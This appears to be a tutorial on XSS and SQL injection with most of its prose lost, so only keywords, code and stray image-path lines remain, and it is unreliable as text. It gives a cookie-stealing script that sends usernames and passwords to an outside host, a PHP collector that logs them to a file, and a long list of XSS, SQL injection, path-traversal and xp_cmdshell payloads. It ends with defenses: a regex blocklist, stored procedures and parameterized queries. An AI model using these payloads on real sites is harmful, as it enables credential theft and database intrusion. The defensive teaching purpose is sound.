XSS sql

> XSS sql

(Cross Site Script CSS XSS) Web html Web html

```
<!DOCTYPE html>
<html>
<head>
    <?php include('/components/headerinclude.php');?></head>
    <style type="text/css">
        .comment-title{
            font-size:14px;
            margin: 6px 0px 2px 4px;
        }


        .comment-body{
            font-size: 14px;
            color:#ccc;
            font-style: italic;
            border-bottom: dashed 1px #ccc;
            margin: 4px;
        }
    </style>
    <script type="text/javascript" src="/js/cookies.js"></script>
<body>
    <form method="post" action="list.php">
        <div style="margin:20px;">
            <div style="font-size:16px;font-weight:bold;">Your Comment</div>
            <div style="padding:6px;">
                Nick Name:
                <br/>
                <input name="name" type="text" style="width:300px;"/>
            </div>
            <div style="padding:6px;">
                Comment:
```

```
                <br/>
                <textarea name="comment" style="height: 100px;
width: 300px;"></textarea>
            </div>
            <div style="padding-left: 230px;">
                <input type="submit" value="POST" style="padding: 4px 0px;
width: 80px;"/>
            </div>
            <div style="border-bottom: solid 1px #fff; margin-top: 10px;">
                <div style="font-size: 16px; font-weight: bold;">Comments</div>
            </div>
            <?php
                require('/components/comments.php');
                if(!empty($_POST['name'])){
                    addElement($_POST['name'],$_POST['comment']);
                }
                renderComments();
            ?>
        </div>
    </form>
</body>
</html>
```

addElement()　　renderComments()



XSS



“Hey you are a fool fish!”

xss

c



`http://test.com/hack.js`

```
var username=CookieHelper.getCookie('username').value;
var password=CookieHelper.getCookie('password').value;
var script =document.createElement('script');
script.src='http://test.com/index.php?username='+username+'&password='+password;
document.body.appendChild(script);
```

javascript cookie `http://test.com/index.php`

`http://test.com/index.php`

```
<?php
    if(!empty($_GET['password'])){
        $username=$_GET['username'];
        $password=$_GET['password'];

        try{
            $path=$_SERVER["DOCUMENT_ROOT"].'/password.txt';
            $fp=fopen($path,'a');
            flock($fp, LOCK_EX);
            fwrite($fp, "$username\t $password\r\n");
            flock($fp, LOCK_UN);
            fclose($fp);
        }catch(Exception $e){

        }
    }
?>
```

XSS **XSS** ”<”,”>”

XSS

```
' ><script>alert( document. cookie) </script>
=' ><script>alert( document. cookie) </script>
<script>alert( document. cookie) </script>
<script>alert( vulnerable) </script>
%3Cscript%3Ealert(' XSS' ) %3C/script%3E
<script>alert(' XSS' ) </script>
<img src="javascript: alert(' XSS' ) ">
%0a%0a<script>alert( \" Vulnerable\" ) </script>. jsp
%22%3cscript%3ealert( %22xss%22) %3c/script%3e
%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/windows/win. ini
%3c/a%3e%3cscript%3ealert( %22xss%22) %3c/script%3e
%3c/title%3e%3cscript%3ealert( %22xss%22) %3c/script%3e
%3cscript%3ealert( %22xss%22) %3c/script%3e/index. html
%3f. jsp
%3f. jsp
<script>alert(' Vulnerable' ); </script>
<script>alert(' Vulnerable' ) </script>
?sql_debug=1
a%5c. aspx
a. jsp/<script>alert(' Vulnerable' ) </script>
a/
a?<script>alert(' Vulnerable' ) </script>
" ><script>alert(' Vulnerable' ) </script>
' ; exec%20master. . xp_cmdshell%20' dir%20 c: %20>%20c: \inetpub\wwwroot\?. txt' -- &&
%22%3E%3Cscript%3Ealert( document. cookie) %3C/script%3E
%3Cscript%3Ealert( document.  domain) ; %3C/script%3E&
%3Cscript%3Ealert( document. domain) ; %3C/script%3E&SESSION_ID={SESSION_ID}&SESSION_ID=
1%20union%20all%20select%20pass, 0, 0, 0, 0%20from%20customers%20where%20fname=
http: //www. cnblogs. com/http: //www. cnblogs. com/http: //www. cnblogs. com/http: //www. cnblogs. com/etc/
. . \. . \. . \. . \. . \. . \. . \windows\system. ini
\. . \. . \. . \. . \. . \. . \. . \windows\system. ini
' ' ;!--"<XSS>=&{()}
<IMG src="javascript: alert(' XSS' ) ;">
<IMG src=javascript: alert(' XSS' ) >
<IMG src=JaVaScRiPt: alert(' XSS' ) >
```

```
<IMG src=JaVaScRiPt:alert("XSS")>
<IMG src=javascript:alert('XSS')>
<IMG src=javascript:alert('XSS')>
<IMG
src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&
<IMG src="jav ascript:alert('XSS');">
<IMG src="jav ascript:alert('XSS');">
<IMG src="jav ascript:alert('XSS');">
"<IMG src=java\0script:alert(\"XSS\")>";' > out
<IMG src=" javascript:alert('XSS');">
<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>
<BODY BACKGROUND="javascript:alert('XSS')">
<BODY ONLOAD=alert('XSS')>
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<BGSOUND src="javascript:alert('XSS');">
<br size="&{alert('XSS')}">
<LAYER src="http://xss.ha.ckers.org/a.js"></layer>
<LINK REL="stylesheet" href="javascript:alert('XSS');">
<IMG src='vbscript:msgbox("XSS")'>
<IMG src="mocha:[code]">
<IMG src="livescript:[code]">
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
<IFRAME src=javascript:alert('XSS')></IFRAME>
<FRAMESET><FRAME src=javascript:alert('XSS')></FRAME></FRAMESET>
<TABLE BACKGROUND="javascript:alert('XSS')">
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="behaviour: url('http://www.how-to-hack.org/exploit.html');">
<DIV STYLE="width: expression(alert('XSS'));">
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
<IMG STYLE='xss:expre\ssion(alert("XSS"))'>
<STYLE TYPE="text/javascript">alert('XSS');</STYLE>
<STYLE TYPE="text/css">.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A
class="XSS"></A>
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
<BASE href="javascript:alert('XSS');//">
getURL("javascript:alert('XSS')")
a="get";b="URL";c="javascript:";d="alert('XSS');";eval(a+b+c+d);
<XML src="javascript:alert('XSS');">
```

```
"> <BODY ONLOAD="a();"><SCRIPT>function a(){alert('XSS');}</SCRIPT><"
<SCRIPT src="http://xss.ha.ckers.org/xss.jpg"></SCRIPT>
<IMG src="javascript:alert('XSS')"
<!--#exec cmd="/bin/echo '<SCRIPT SRC'"--><!--#exec cmd="/bin/echo
'=http://xss.ha.ckers.org/a.js></SCRIPT>'"-->
<IMG src="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
<SCRIPT a=">" src="http://xss.ha.ckers.org/a.js"></SCRIPT>
<SCRIPT =">" src="http://xss.ha.ckers.org/a.js"></SCRIPT>
<SCRIPT a=">'' src="http://xss.ha.ckers.org/a.js"></SCRIPT>
<SCRIPT "a='>'" src="http://xss.ha.ckers.org/a.js"></SCRIPT>
<SCRIPT>document.write("<SCRI");</SCRIPT>PT src="http://xss.ha.ckers.org/a.js"></SCRIPT>
<A href=http://www.gohttp://www.google.com/ogle.com/>link</A>
admin'--
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 'x'='x
" or "x"="x
') or ('x'='x
' or 1=1--
" or 1=1--
or 1=1--
' or a=a--
" or "a"="a
') or ('a'='a
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
hi' or 'a'='a
hi') or ('a'='a
hi") or ("a"="a[/code]
```

Sql

CSDN 600

“ ”

SQL Injection SQL Injection

SQL Injection SQL Web SQL

SQL Web SQL


SQL Injection

URL www.sample.com SQL Injection www.sample.c

SQL Injection SQL Injection pubs

Web job .

job



1 jobs


Web Id job_id .

```
/// <summary>
/// Handles the Load event of the Page control.
/// </summary>
/// <param name="sender">The source of the event.</param>
/// <param name="e">The <see cref="System.EventArgs"/> instance containing the event
data.</param>
protected void Page_Load(object sender, EventArgs e) {
    if (!IsPostBack) {
        // Gets departmentId from http request.
        string queryString = Request.QueryString["departmentID"];
        if (!string.IsNullOrEmpty(queryString)) {
            // Gets data from database.
```

```
            gdvData.DataSource = GetData(queryString.Trim());

            // Binds data to gridview.
            gdvData.DataBind();
        }
    }
}
```

Web



2 job

Id 1 Id Description Min Lvl Max Lvl

Id SQL

```
SELECT     job_id, job_desc, min_lvl, max_lvl
FROM         jobs
WHERE     (job_id = 1)
```

Department WHERE WHERE OK .

SQL

```
SELECT     job_id, job_desc, min_lvl, max_lvl
FROM         jobs
WHERE     (job_id = 1) OR 1 = 1
```

WHERE WHERE SQL

```

```

```
SELECT     job_id, job_desc, min_lvl, max_lvl
FROM         jobs
```

SQL


```
string sql1 = string.Format(
    "SELECT job_id, job_desc, min_lvl, max_lvl FROM jobs WHERE job_id='{0}'", jobId);
```

SQL URL 1=1 2=2 URL

> http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or'1'='1

SQL

```
SELECT     job_id, job_desc, min_lvl, max_lvl
FROM         jobs
WHERE     job_id = '1' OR '1' = 1'
```



3 job

job


job job

job URL

> http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or 1=(select count(*) from job)--

SQL

```
SELECT       job_id, job_desc, min_lvl, max_lvl
FROM         jobs
WHERE      job_id='1'or 1=(select count(*) from job) --'
```



4 job

URL job SQL

jobs URL

> http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or1=(select count(*) from jobs) --

SQL

```
SELECT      job_id, job_desc, min_lvl, max_lvl
FROM        jobs
WHERE     job_id='1' or 1=(select count(*) from jobs) --'
```



5 job

jobs

SQL Injection SQL Injection

1. "-"
2. SQL SQL
3. SQL WHERE EXEC DROP

```
private static readonly Regex RegSystemThreats =
        new Regex( @"\s?or\s*|\s?;\s?|\s?drop\s|\s?grant\s|^'|\s?--
|\s?union\s|\s?delete\s|\s?truncate\s|" +

@"\s?sysobjects\s?|\s?xp_.*?|\s?syslogins\s?|\s?sysremote\s?|\s?sysusers\s?|\s?sysxlogins\s?|\s
            RegexOptions.Compiled | RegexOptions.IgnoreCase);
```

RegSystemThreats

.NET ——IsMatch()

```
/// <summary>
/// A helper method to attempt to discover [known] SqlInjection attacks.
/// </summary>
/// <param name="whereClause">string of the whereClause to check</param>
/// <returns>true if found, false if not found </returns>
public static bool DetectSqlInjection(string whereClause)
{
    return RegSystemThreats.IsMatch(whereClause);
}


/// <summary>
/// A helper method to attempt to discover [known] SqlInjection attacks.
/// </summary>
/// <param name="whereClause">string of the whereClause to check</param>
/// <param name="orderBy">string of the orderBy clause to check</param>
/// <returns>true if found, false if not found </returns>
public static bool DetectSqlInjection(string whereClause, string orderBy)
{
    return RegSystemThreats.IsMatch(whereClause) || RegSystemThreats.IsMatch(orderBy);
}
```

```
/// <summary>
/// Handles the Load event of the Page control.
/// </summary>
/// <param name="sender">The source of the event.</param>
/// <param name="e">The <see cref="System.EventArgs"/> instance containing the event
data.</param>
protected void Page_Load(object sender, EventArgs e)
{
    if (!IsPostBack)
    {
        // Gets departmentId from http request.
        string queryString = Request.QueryString["jobId"];
        if (!string.IsNullOrEmpty(queryString))
        {
            if (!DetectSqlInjection(queryString) && !DetectSqlInjection(queryString,
queryString))
            {
                // Gets data from database.
                gdvData.DataSource = GetData(queryString.Trim());

                // Binds data to gridview.
                gdvData.DataBind();
            }
            else
            {
                throw new Exception("Please enter correct field");
            }
        }
    }
}
```

URL SQL Injection

> http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or'1'='1



6

SQL Injection


jobId jobs

```
-- ============================================
-- Author:        JKhuang
-- Create date: 12/31/2011
-- Description:    Get data from jobs table by specified jobId.
-- ============================================
ALTER PROCEDURE [dbo].[GetJobs]
    -- ensure that the id type is int
    @jobId INT
AS
BEGIN
--    SET NOCOUNT ON;
    SELECT job_id, job_desc, min_lvl, max_lvl
    FROM dbo.jobs
    WHERE job_id = @jobId
    GRANT EXECUTE ON GetJobs TO pubs
END
```

Web

```
using (var com = new SqlCommand("GetJobs", con))
{
    // Uses store procedure.
    com.CommandType = CommandType.StoredProcedure;
```

```
    // Pass jobId to store procedure.
    com.Parameters.Add("@jobId", SqlDbType.Int).Value = jobId;
    com.Connection.Open();
    gdvData.DataSource = com.ExecuteScalar();
    gdvData.DataBind();
}
```



7

URL SQL

SQL

SQL SQL SQL —— SQL

```
string sql1 = string.Format("SELECT job_id, job_desc, min_lvl, max_lvl FROM jobs WHERE job_id
= @jobId");
using (var con = new
SqlConnection(ConfigurationManager.ConnectionStrings["SQLCONN1"].ToString()))
using (var com = new SqlCommand(sql1, con))
{
    // Pass jobId to sql statement.
    com.Parameters.Add("@jobId", SqlDbType.Int).Value = jobId;
    com.Connection.Open();
    gdvData.DataSource = com.ExecuteReader();
    gdvData.DataBind();
}
```



8 SQL

jobs SQL

.NET






9 HumanResource

pubs HumanResource jobs HumanResource






10 jobs

SQL SQL Server jobs


```
SELECT job_id, job_desc, min_lvl, max_lvl FROM jobs
```



11

“ . ” HumanResource.jobs SQL

```
SELECT job_id, job_desc, min_lvl, max_lvl FROM HumanResource.jobs
```



SQL dbo.jobs

default schema dbo Sql Server default schema ——dbo

LINQ to SQL

.NET Framework ORM NHibernate Castle Entity Framewor



12 jobs.dbml

```
var dc = new pubsDataContext();
int result;

// Validates jobId is int or not.
if (int.TryParse(jobId, out result))
{
    gdvData.DataSource = dc.jobs.Where(p => p.job_id == result);
    gdvData.DataBind();
}
```

LINQ to SQL jobs.dbml LINQ OK

SQL Injection SQL Injection SQL Injection SQL Injection SQL

Code with pleasure

http://en.wikipedia.org/wiki/SQL_injection

http://msdn.microsoft.com/zh-cn/library/bb153640%28v=SQL.90%29.aspx

---

Revision #1
Created 24 June 2020 05:00:33 by
Updated 24 June 2020 05:26:00 by